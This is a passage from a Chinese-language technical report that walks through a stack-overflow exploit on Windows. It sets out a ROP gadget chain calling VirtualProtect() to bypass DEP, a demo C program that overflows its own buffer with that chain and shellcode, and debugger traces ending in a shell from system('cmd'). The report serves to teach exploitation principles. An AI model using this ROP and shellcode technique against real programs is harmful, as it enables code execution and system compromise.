


图 4-12 ROP 链执行过程分析（9）




图 4-13 ROP 链执行过程分析 (10)




图 4-14 ROP 链执行过程分析 (11)




图 4-15 ROP 链执行过程分析（12）




图 4-16 ROP 链执行过程分析（13）

L		
	0x5a58ed02	# POP EBP # RET
	0x5a58ed02	# POP EBP # RET
	0x5a582308	# POP EBX # RET
	0x00000201	0x00000201 -> EBX
	0x5a58e734	# POP EDX # RET
	0x00000040	0x00000040 -> EDX
	0x5a58ec8c	# POP ECX # RET
	0x5a65e000	&writable location
	0x5a58f0f3	# POP EDI # RET
	0x5a58139b	# RET
	0x5a58f74a	# POP ESI # RET
	0x5a58efd7	# JMP EAX
	0x5a58469c	# POP EAX # RET
	ESP → 0x76b743ce	entry of VirtualProtect()
	0x5a5846a0	# POPAD # RET
	0x5a5bac78	# PUSH ESP # RET
H		

图 4-17 ROP 链执行过程分析（14）

L		
	0x5a58ed02	# POP EBP # RET
	0x5a58ed02	# POP EBP # RET
	0x5a582308	# POP EBX # RET
	0x00000201	0x00000201 -> EBX
	0x5a58e734	# POP EDX # RET
	0x00000040	0x00000040 -> EDX
	0x5a58ec8c	# POP ECX # RET
	0x5a65e000	&writable location
	0x5a58f0f3	# POP EDI # RET
	0x5a58139b	# RET
	0x5a58f74a	# POP ESI # RET
	0x5a58efd7	# JMP EAX
	0x5a58469c	# POP EAX # RET
	ESP → 0x76b743ce	entry of VirtualProtect()
	0x5a5846a0	# POPAD # RET
	0x5a5bac78	# PUSH ESP # RET
H		

图 4-18 ROP 链执行过程分析（15）




图 4-19 ROP 链执行过程分析（16）




图 4-20 ROP 链执行过程分析（17）




图 4-21 ROP 链执行过程分析（18）




图 4-22 ROP 链执行过程分析（19）




图 4-23 ROP 链执行过程分析（20）




图 4-24 ROP 链执行过程分析（21）




图 4-25 ROP 链执行过程分析（22）




图 4-26 ROP 链执行过程分析（23）




图 4-27 ROP 链执行过程分析（24）

第五章 测试及分析

5.1 栈内存布局

栈上的缓冲区被溢出后，内存布局如图5-1所示。返回地址被覆盖成 ROP 链的第一个 DWORD，然后 RET 指令就将 EIP 指向 ROP 链的第一个 gadget。ROP 链上的 gadgets 执行结束后程序流将被转移到 shellcode。





图 5-1 栈上的缓冲区被溢出后的内存布局

5.2 调试分析

编写一个 C 程序用于演示栈溢出攻击，源代码如下：

```
1 // Release 版本会把 strcpy 优化掉 (直接嵌入 strcpy 的代码)，所以需要自己写一个
2 char* vulnerable_strcpy(char *dst, const char *src)
3 {
4     char *_dst = dst;
5     while ((*dst++ = *src++) != '\0');
6     return _dst;
7 }
8
9 int main()
10 {
11     char buf[128];
12     memset(buf, 0xaa, sizeof(buf)); // mark buf, for debugging
13     printf("&buf = %.8x\n", (int)buf);
14
15     memset(payload, 'A', sizeof(buf) + 4); // payload 一直覆盖到返回地址前
16     memcpy(payload + sizeof(buf) + 4, // rop_chain 从返回地址处开始
17            rop_chain,
18            rop_chain_len);
19     vulnerable_strcpy(payload + sizeof(buf) + 4 + rop_chain_len, // rop_chain 后跟 shellcode
20                      shellcode);
21     memcpy(buf, payload, payload_len); // overflow
22 }
```

通过 `memcpy()` 向 `buf[]` 拷贝 `payload` 将发生栈溢出，最后 `main` 函数执行“RET”时就会跳转到 ROP 链的第一个 gadget，如图5-2所示。当执行到那个跳转到 `VirtualProtect()` 的“JMP EAX”时，栈帧如图5-3所示，与之前的分析结果一致。继续单步，成功跳入 `VirtualProtect()`，如图5-4所示。当 ROP 链执行结束后跳转到 `shellcode`，如图5-5所示。`shellcode` 最终执行到“CALL EAX”，准备 `system(“cmd”)` 函数调用，如图5-6。最后 `system(“cmd”)` 成功打开一个 `shell`，如图5-7所示。




```
6263ECFA 85 C0      test     eax, eax
6263ECFC 0F 84 69 ED 04 00  je     6268DA6B
6263ED02 5D          pop     ebp
6263ED03 C3          ret
6263ED04 90          nop
6263ED05 90          nop
6263ED06 90          nop
6263ED07 90          nop
6263ED08 90          nop
6263ED09 90          nop
6263ED0A 90          nop
6263ED0B 90          nop
6263ED0C 90          nop
6263ED0D 90          nop
6263ED0E 90          nop
6263ED0F 90          nop
6263ED10 FF          push    ebp
```

Registers

EAX = 00000000 EBX = 00000000 ECX = 00000000 EDX = 00000200 ESI = 00000001
EDI = 00000000 EIP = 6263ED02 ESP = 002EFC4C EBP = 41414141 EFL = 00000244

图 5-2 执行 ROP 链的第一个 gadget



```
6263F038 8B 04 8D 38 F0 63 62  mov     eax, dword ptr [ecx*4+6263F038h]
6263F0D7 FF E0      jmp     eax
6263F0D9 90          nop
6263F0DA 90          nop
6263F0DB 90          nop
6263F0DC 90          nop
6263F0DD 90          nop
6263F0DE 90          nop
6263F0DF 90          nop
6263F0E0 1E          push    ds
6263F0E1 B8 64 62 EE 20      mov     eax, 20EE6264h
6263F0E6 ??          ??
6263F0E7 ??          ??
6263F0E8 F5          cmc
6263F0E9 EF          out     dx, eax
6263F0FA C3          ret
```

Memory 2

Address: 0x002EFC6C Columns: 1

0x002EFC6C	6263ed02	.?cb
0x002EFC70	002efc84	??..
0x002EFC74	00000201
0x002EFC78	00000040	@...
0x002EFC7C	6270e000	.?pb
0x002EFC80	757743ce	?Cwu
0x002EFC84	6266ac78	x?fb
0x002EFC88	fffffff8	?...

Autos Locals Memory 1 Memory 2 Registers Threads Modules Watch 1

图 5-3 执行“JMP EAX”跳转到 `VirtualProtect()` 时的栈帧

```

_VirtualProtectStub@16:
757743CE 8B FF      mov     edi,edi
757743D0 55        push    ebp
757743D1 8B EC      mov     ebp,esp
757743D3 5D        pop     ebp
757743D4 E9 EF CC FF FF  jmp     _VirtualProtect@16 (757710C8h)
757743D9 8B 0E      mov     ecx,dword ptr [esi]
757743DB 89 08      mov     dword ptr [eax],ecx
757743DD 8B 4E 04    mov     ecx,dword ptr [esi+4]
757743E0 89 48 04    mov     dword ptr [eax+4],ecx
757743E3 E9 82 EC FF FF  jmp     _LocalBaseRegEnumKey@20+11Eh (7577306Ah)
757743E8 8B 85 D0 FE FF FF  mov     eax,dword ptr [ebp-130h]
757743EE E9 D4 EB FF FF  jmp     _LocalBaseRegEnumKey@20+7Bh (75772FC7h)
757743F3 E8 6C D0 FF FF  call    _RegKrnGetGlobalState@0 (75771464h)
757743F8 E9 FA C9 03 00    jmp     _LocalBaseRegEnumKey@20+3DEABh (757B0DF7h)
757743FD 00

```

Memory 2

Address: 0x002EFC6C Columns: 1

0x002EFC6C	6263ed02	.?cb
0x002EFC70	002efc84	??..
0x002EFC74	00000201
0x002EFC78	00000040	@...
0x002EFC7C	6270e000	.?pb
0x002EFC80	757743ce	?Cwu
0x002EFC84	6266ac78	x?fb
0x002EFC88	ffffffe8	?...

Autos Locals Memory 1 Memory 2 Registers Threads Modules Watch 1

图 5-4 跳转到 VirtualProtect()

```

002EFC88 E8 FF FF FF FF  call    002EFC8C
002EFC8D C2 59 90      ret     9059h
002EFC90 33 DB        xor     ebx,ebx
002EFC92 64 8B 43 30    mov     eax,dword ptr fs:[ebx+30h]
002EFC96 8B 40 0C      mov     eax,dword ptr [eax+0Ch]
002EFC99 8B 58 0C      mov     ebx,dword ptr [eax+0Ch]
002EFC9C 8B D3        mov     edx,ebx
002EFC9E 8B C3        mov     eax,ebx
002EFCA0 83 C0 30      add     eax,30h
002EFCA3 8B 30      mov     esi,dword ptr [eax]
002EFCA5 BF 41 11 24 01  mov     edi,1241141h
002EFCAA 81 EF DB 10 24 01  sub     edi,12410DBh
002EFCB0 03 F9      add     edi,ecx
002EFCB2 53        push    ebx
002EFCB3 81 0C

```

图 5-5 开始执行 shellcode

```

002EFCCE 53        push    ebx
002EFCCE FF D0      call    eax
002EFCF1 EB FE      jmp     002EFCF1

```

图 5-6 准备调用 system("cmd")




图 5-7 调用 system(“cmd”) 获得 shell

第六章 总结及展望

本文叙述了缓冲区溢出攻击，特别是栈溢出攻击的基本原理及利用方法，演示了如何通过 ROP 突破 DEP 获得 shellcode 执行权，但该方法无法突破 ASLR。在今后的学习中，笔者将继续研究栈溢出攻击技术，设法突破 ASLR。